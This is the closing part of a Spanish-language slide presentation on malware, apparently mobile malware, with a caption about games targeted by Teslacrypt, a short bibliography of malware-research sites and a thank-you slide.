


El futuro



Some of the games targeted by Teslacrypt.

Bibliografía



- ▶ <http://www.welivesecurity.com/la-es/2015/09/08/malware-movil-evasion-en-android/>
- ▶ <http://contagiominidump.blogspot.com.es/>
- ▶ <https://koodous.com>

¿¿Dudas??



Muchas gracias

